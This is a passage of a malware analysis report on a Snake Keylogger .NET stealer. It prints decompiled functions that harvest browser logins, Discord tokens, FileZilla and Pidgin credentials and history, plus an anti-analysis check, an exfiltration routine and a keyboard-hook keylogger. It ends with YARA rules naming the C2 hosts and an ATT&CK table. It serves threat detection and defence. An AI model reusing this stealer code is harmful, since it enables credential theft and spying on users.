10471 {
10472     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Top Sites";
10473     checked
10474     {
10475         try
10476         {
10477             bool flag = File.Exists(text);
10478             if (flag)
10479             {
10480                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
10481                 sqliteHandler.ReadTable("top_sites");
10482                 int num = sqliteHandler.GetRowCount() - 1;
10483                 for (int i = 0; i <= num; i++)
10484                 {
10485                     string value = sqliteHandler.GetValue(i, "url");
10486                     string value2 = sqliteHandler.GetValue(i, "url_rank");
10487                     string value3 = sqliteHandler.GetValue(i, "title");
10488                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0 & Operators.CompareString(value3, "", false) != 0;
10489                     if (flag2)
10490                     {
10491                         // ... (code continues)
10492                     }
10493                 }
10494             }
10495         }
10496     }
10497 }

```

Debugger Output:

Değer
System.Environment.GetFolderPath döndü
@ "C:\Users\... \AppData\Local"
string.Concat döndü
@ "C:\Users\... \AppData\Local\Google\Chrome\User Data\Default\Top Sites"
text
@ "C:\Users\... \AppData\Local\Google\Chrome\User Data\Default\Top Sites"

Figure 34- TopSites_Chrome Function

The **TopSites_Chrome** function reads the **Google Chrome Top Sites** database to retrieve information about the websites most frequently visited by the user. The function stores the **URL, ranking information, and page title** in memory.

```

12114 // Token: 0x000001CE RID: 462 RVA: 0x00020AA4 File Offset: 0x0001ECA4
12115 public static void DownloadRecord_Chrome()
12116 {
12117     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\History";
12118     checked
12119     {
12120         try
12121         {
12122             bool flag = File.Exists(text);
12123             if (flag)
12124             {
12125                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
12126                 sqliteHandler.ReadTable("downloads");
12127                 int num = sqliteHandler.GetRowCount() - 1;
12128                 for (int i = 0; i <= num; i++)
12129                 {
12130                     string value = sqliteHandler.GetValue(i, "tab_url");
12131                     string value2 = sqliteHandler.GetValue(i, "target_path");
12132                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0;
12133                     if (flag2)
12134                     {
12135                         // ... (code continues)
12136                     }
12137                 }
12138             }
12139         }
12140     }
12141 }

```

Debugger Output:

Değer
Remington.SQLiteHandler.GetValue döndü
"0"
text
@ "C:\Users\... \AppData\Local\Google\Chrome\User Data\Default\History"

Figure 35- DownloadRecord_Chrome Function

The **DownloadRecord_Chrome** function reads the **downloads** table in the Google Chrome **History** database to retrieve information about the user's download history. The function stores the **URL from which the download was initiated** and the **destination path of the downloaded file** in memory.

Google Chrome	Microsoft Edge
Chromium	Opera
Brave	Vivaldi
CocCoc	QQ Browser
Orbitum	Amigo
Xpom	Kometa
Nichrome	Slimjet
Iridium	SRWare Iron
Ghost Browser	Cent Browser
xVast	Chedot
Superbird	360 Browser (English)
360 Browser (China)	Comodo Dragon
Torch	UC Browser
Blisk	Epic Privacy Browser
Avast Secure Browser	Kinza
BlackHawk	Citrio
Uran	Coowon
7Star	QIP Surf
Sleipnir	Chrome Canary
CoolNovo	Sputnik
Falkon	

Table 4- Targeted Browser List

```

062 // token: 0x00000000 RID: 392 RVA: 0x00010074 File Offset: 0x00010074
063 public static void COVIDSTOpera()
064 {
065     bool flag = File.Exists(VIPSession.pathsss + Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\"));
066     if (flag)
067     {
068         VIPSession.pathsss += Strings.StrReverse("ataD nigoL\\elbatS arepO\\erawtfoS arepO\\");
069     }
070     else
071     {
072         bool flag2 = File.Exists(VIPSession.pathsss + Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\"));
073         if (flag2)
074         {
075             VIPSession.pathsss += Strings.StrReverse("tad.dnaw\\eliforp\\arepO\\arepO\\");
076         }
077     }
078     checked
079     {
080         try
081         {
082             object obj = new SQLiteHandler(VIPSession.pathsss);
083             NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[]
084             {
085                 Strings.StrReverse("snigol")
086             }, null, null, null, true);
087         }
088         catch { }
089     }
090 }

```

er

Microsoft.VisualBasic.Strings.StrReverse döndü	Değer
string.Concat döndü	@\Opera\Opera\profile\wand.dat
System.IO.File.Exists döndü	@C:\Users\...\AppData\Roaming\Opera\Opera\profile\wand.dat

Figure 36- CovidtsOpera Function

The **COVIDSTOpera** function retrieves stored login credentials by reading the **Opera browser's Login Data** database. The function extracts usernames and password records from the Opera profile's **SQLite database**, decrypts the stored passwords, and stores them in memory along with the corresponding **target URLs**.

```

9498 // Token: 0x00000180 RID: 397 RVA: 0x0001C1BC File Offset: 0x0001A39C
9499 public static void COVIDSTLiebao()
9500 {
9501     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Liebao7\\User Data\\Default\\EncryptedStorage";
9502     checked
9503     {
9504         try
9505         {
9506             bool flag = File.Exists(text);
9507             if (flag)
9508             {
9509                 object obj = new SQLiteHandler(text);
9510                 NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[]
9511                 {
9512                     "entries"
9513                 }, null, null, null, true);
9514                 int num = 0;
9515                 int num2 = Conversions.ToInteger(RuntimeHelpers.GetObjectValue(Operators.SubtractObject(RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet
9516                     (RuntimeHelpers.GetObjectValue(obj), null, "GetRowCount", new object[0], null, null, null)), 1)));
9517                 int num3 = num;
9518                 int num4 = num2;
9519                 for (int i = num3; i <= num4; i++)
9520                 {

```

Değer
@ "C:\Users\ [redacted] \AppData\Local\Liebao7\User Data\Default\EncryptedStorage"

Figure 37- CovidstLiebao Function

The **COVIDSTLiebao** function retrieves stored login credentials by reading the **EncryptedStorage** database of the **Liebao Browser**. The function extracts username and password data from the database, decrypts the stored credentials, and stores them in memory along with the corresponding **target URL**.

```

9946 // Token: 0x00000199 RID: 409 RVA: 0x0001C1C3 File Offset: 0x0001B030
9947 public static void COVIDSTDiscord()
9948 {
9949     try
9950     {
9951         string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";
9952         bool flag = !VIPSeassion.dotldb(ref text) && !VIPSeassion.dotldb(ref text);
9953         bool flag2 = flag;
9954         if (flag2)
9955         {
9956             Thread.Sleep(100);
9957             string text2 = VIPSeassion.tokenx(text, text.EndsWith(".log"));
9958             bool flag3 = Operators.CompareString(text2, "", false) == 0;
9959             bool flag4 = flag3;
9960             if (flag4)
9961             {
9962                 text2 = "N/A";
9963             }
9964             string str = "\r\n----- / VIP Recovery \\/ ----- \r\nRecovered From: Discord\r\nToken: " + text2 + "\r\n\r\n";
9965             COVID19.StoragePW += str;
9966         }
9967     }

```

Değer
@ "C:\Users\ [redacted] \AppData\Roaming\discord\Local Storage\leveldb\"
true
null

Figure 38- CovidstDiscord Function

The **COVIDSTDiscord** function attempts to obtain user session information by reading **LevelDB** data stored in the **Local Storage** directory of the **Discord** application. The function searches for **Discord token** data and stores it in memory. As a result, it is capable of **stealing the session token associated with the user's Discord account**.

```

9273 // Token: 0x0600018B RID: 395 RVA: 0x0001BCDC File Offset: 0x00019EDC
9274 public static void COVIDSTFileZilla()
9275 {
9276     int num;
9277     int num4;
9278     object obj5;
9279     try
9280     {
9281         IL_02:
9282         ProjectData.ClearProjectError();
9283         num = -2;
9284         IL_0B:
9285         int num2 = 2;
9286         string text = Interaction.Environ("APPDATA") + "\\FileZilla\\recentservers.xml";
9287         IL_22:
9288         num2 = 3;
9289         bool flag = File.Exists(text);
9290         if (!flag)
9291         {
9292

```

	Değer
Microsoft.VisualBasic.Interaction.Environ döndü	@ "C:\Users\ \AppData\Roaming"
string.Concat döndü	@ "C:\Users\ \AppData\Roaming\FileZilla\recentservers.xml"
num	0xFFFFFFFF

Figure 39- CovidstFileZilla Function

The **COVIDSTFileZilla** function retrieves stored FTP connection credentials by reading the **recentservers.xml** configuration file used by the **FileZilla** client. The function extracts the **server address, username, password, and port** information from the XML file.

```

9457 public static void COVIDSTPidgin()
9458 {
9459     XmlDocument xmlDocument = new XmlDocument();
9460     string text = Interaction.Environ("AppData") + "\\purple\\accounts.xml";
9461     bool flag = File.Exists(text);
9462     checked
9463     {
9464         if (flag)
9465         {
9466             try
9467             {
9468                 xmlDocument.Load(text);
9469                 XmlNodeList elementsByTagName = xmlDocument.GetElementsByTagName("protocol");
9470                 XmlNodeList elementsByTagName2 = xmlDocument.GetElementsByTagName("name");
9471                 XmlNodeList elementsByTagName3 = xmlDocument.GetElementsByTagName("password");
9472                 int num = 0;
9473                 int num2 = elementsByTagName.Count - 1;
9474                 int num3 = num;
9475                 int num4 = num2;
9476                 for (int i = num3; i <= num4; i++)
9477                 {

```

	Değer
xmlDocument	[Document]
text	@ "C:\Users\ \AppData\Roaming\purple\accounts.xml"
flag	

Figure 40- CovidstPidgin Function

The **COVIDSTPidgin** function retrieves stored account credentials by reading the **accounts.xml** configuration file used by the **Pidgin** messaging application. The function extracts the **protocol, username, and password** information from the XML file and stores it in memory. As a result, it is capable of **stealing account credentials stored in the Pidgin application**.

```

// Token: 0x00000234 RID: 564 RVA: 0x00020234 File Offset: 0x00020234
public static void COVIDSlim()
{
    try
    {
        string path = null;
        bool flag = false;
        string[] directories = Directory.GetDirectories(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.AppData), "FlashPeak\\SlimBrowser\\Profiles"));
        bool flag2 = directories.Length == 0;
        if (!flag2)
        {
            foreach (string text in directories)
            {
                string[] files = Directory.GetFiles(text, "logins.json");
                bool flag3 = files.Length > 0;
                if (flag3)
                {
                    // ... (rest of the function logic)
                }
            }
        }
    }
}

```

Figure 41- CovidstSlim Function

The **COVIDSTSlim** function retrieves stored login credentials by reading the **logins.json** file located in the **SlimBrowser** user profile. The function uses the **Firefox-based NSS decryption mechanism** to decrypt stored usernames and passwords, and stores them in memory along with the corresponding **target URL**.

Firefox	SeaMonkey
IceDragon	CyberFox
PaleMoon	WaterFox

Table 5- List of Other Targeted Browsers

```

// Token: 0x00000A58 RID: 168 RVA: 0x000A568 File Offset: 0x000A568
public static void AntiBotStart()
{
    COVID19.AntiBot();
    COVID19.removeEmpty();
    bool flag = Operators.CompareString(COVID19.OutputAntiBot, "$BotClean$", false) == 0;
    if (flag)
    {
        bool flag2 = Operators.CompareString(COVID19.PasswordEmpty, "$FullywithData$", false) == 0;
        if (flag2)
        {
            COVID19.Once_PW_Sender();
            Thread.Sleep(1500);
        }
        bool flag3 = Operators.CompareString(COVID19.allCookiesEmpty, "$FullywithData$", false) == 0;
        if (flag3)
        {
            COVID19.Once_Cookies_Sender();
            Thread.Sleep(1500);
        }
        bool flag4 = Operators.CompareString(COVID19.CreditCardCollectionEmpty, "$FullywithData$", false) == 0;
        if (flag4)
        {
            COVID19.Once_CreditCard_Sender();
            Thread.Sleep(1500);
        }
        bool flag5 = Operators.CompareString(COVID19.DownloadsCollectionEmpty, "$FullywithData$", false) == 0;
        if (flag5)
        {
            // ... (rest of the function logic)
        }
    }
}

```

Figure 42- AntiBotStart Function

The **AntiBotStart** function serves as the primary control and data exfiltration routine executed after the malware completes its data collection activities. The function first performs **anti-bot checks** designed to detect virtualized or analysis environments. If the checks are successfully passed, the collected **passwords, cookies, credit card information, browser history, download records, frequently visited websites, autofill data, installed software, and contact lists** are individually transmitted to the attacker.

```

382 public static void AntiBot()
383 {
384     bool flag = Operators.CompareString(COVID19.AntiBotStatus, "EnabledAntiBot", false) == 0;
385     if (flag)
386     {
387         bool flag2 = COVID19.TheInfo.Contains("89.208.29.130") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains(
388             ("141.226.236.91") | COVID19.TheInfo.Contains("69.55.5.249") | COVID19.TheInfo.Contains("3.23.155.57");
389         if (flag2)
390         {
391             COVID19.OutputAntiBot = "BotDetected";
392         }
393         else
394         {
395             COVID19.OutputAntiBot = "$BotClean$";
396         }
397     }
398     else
399     {
400         COVID19.OutputAntiBot = "$BotClean$";
401     }
402 }

```

Figure 43- AntiBot Function

The **AntiBot** function performs a basic **anti-bot check** before the data exfiltration process begins. When the anti-bot feature is enabled, the system information is checked against a set of **hardcoded IP addresses**. If one of these addresses is detected, the system is considered to be an **analysis environment**, and the data exfiltration process is terminated. If no match is found, the system is treated as a normal target, and the malware proceeds with **data collection and exfiltration**.

IP	LOCATION
89.208.29.130	Moskova-Rusya
69.55.5.249	Pennsylvania-Amerika
141.226.236.91	Tel Aviv-İsrail
3.23.155.57	Ohio-Amerika

Table 6- IP Addresses Used in the AntiBot Mechanism

```

// Token: 0x0600008A RID: 186 RVA: 0x0000B04C File Offset: 0x0000924C
public KeyLogger()
{
    this._hookCallback = new COVID19.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = COVID19.KeyLogger.SetHook(13, this._hookCallback, IntPtr.Zero, 0);
    bool flag = this._hook == IntPtr.Zero;
    if (flag)
    {
    }
    this.InitializeCaptionLogging();
}

// Token: 0x0600008B RID: 187 RVA: 0x0000B0AC File Offset: 0x0000924C
private int ProcessKey(int code, int direction, ref Keys key)
{
    bool flag = code == 0;
    if (flag)
    {
        bool flag2 = direction == 256;
        if (flag2)
        {
            COVID19.KeyLoggerEventArgsEventHandler keyDownEvent = this.KeyDownEvent;
            if (keyDownEvent != null)
            {
                keyDownEvent(this, new COVID19.KeyLoggerEventArgs(key, this.IdentifyKey(key)));
            }
        }
    }
}

```

Figure 44- Keylogger Mechanism

The **Keylogger** function is a keylogging component that monitors system-wide keyboard input using the **WH_KEYBOARD_LL (Low-Level Keyboard Hook)** mechanism. It captures keyboard events through the **SetWindowsHookEx API** and processes key presses to generate **KeyDown** and **KeyUp** events.

YARA Rule

```
rule Aoc_bat{

  meta:

    author = "Yavuzhan Ozgen"

    description = "Detects heavily obfuscated batch PowerShell loader"

    date = "2026-07-14"

  strings:

    $a1 = "DEFINED Abc1"

    $a2 = "cmd /c start"

    $a3 = "copy \"%yylus%\" \"%userprofile%\\aoc.bat\""

    $a4 = "Unicode.GetSt"

    $a5 = "QBLAEkAMABIAEgAZ"

    $a6 = "ceftnqniya"

    $a7 = "New-"

    $a8 = "AABFAF"

    $a9 = "QBIAFEAbA"

    $a10 = "AHMAcQBvAHo"

  condition:

    uint16(0) != 0x5A4D and

    5 of ($a*)

}
```

```

import "pe"

rule Remington_exe{

    meta:

        author = "Yavuzhan Ozgen"

        date = "2026-07-14"

        family = "Snake_Keylogger"

        description = "Detects Snake_Keylogger .NET Stealer"

    strings:

        $CommandC2 = "http://51.38.247.67:8081/_send_.php?" ascii wide

        $a1 = "AntiBotStart" ascii wide

        $c1 = "COVIDSTChrome_Canary" ascii wide

        $l1 = "TakeScreenshot" ascii wide

        $c2a = "vaders.kozow.com:8081" ascii

        $c2b = "aboters.duckdns.org:8081" ascii

        $c2c = "anotherarmy.dns.army:8081" ascii

        $enc1 = "s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z" ascii

        $enc2 = "8KrxUx2c5pSb8LzNY1FayA==" ascii

        $cfg_host = "hosting2.ro.hostsailor.com"

        $cfg_mail1 = "logs@gtpv.online"

    condition:

        uint16(0) == 0x5A4D and pe.is_pe and $CommandC2 and

        ( 7 of ($a1, $c1, $l1, $enc1, $enc2, $cfg_host, $cfg_mail1) or any of ($c2*)

        })

```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
Screen Capture (T1113)	User Execution: Malicious File (T1204.002)	Registry Run Keys / Startup Folder (T1547.001)	Obfuscated Files or Information (T1027)	Credentials from Web Browsers (T1555.003)	Web Service (T1102)	Exfiltration Over C2 Channel (T1041)
Clipboard Data (T1115)	Command and Scripting Interpreter: PowerShell (T1059.001)		Deobfuscate/Decode Files or Information (T1140)	Steal Web Session Cookie (T1539)	Mail Protocols (T1071.003)	
System Information Discovery (T1082)			Impair Defenses: Disable or Modify Tools (T1562.001)	Input Capture: Keylogging (T1056.001)	File Transfer Protocols (T1071.002)	
Data from Local System (T1005)			Hide Artifacts: Hidden Files and Directories (T1564.001)			
			Indicator Removal: File Deletion (T1070.004)			

Recommendations

1. Email security solutions should be implemented.
2. Multi-Factor Authentication (MFA) should be enabled.
3. The operating system and security software should be regularly updated.
4. Suspicious file and network activities should be continuously monitored.

Prepared by

Yavuzhan Özgen

[linkedin](#)

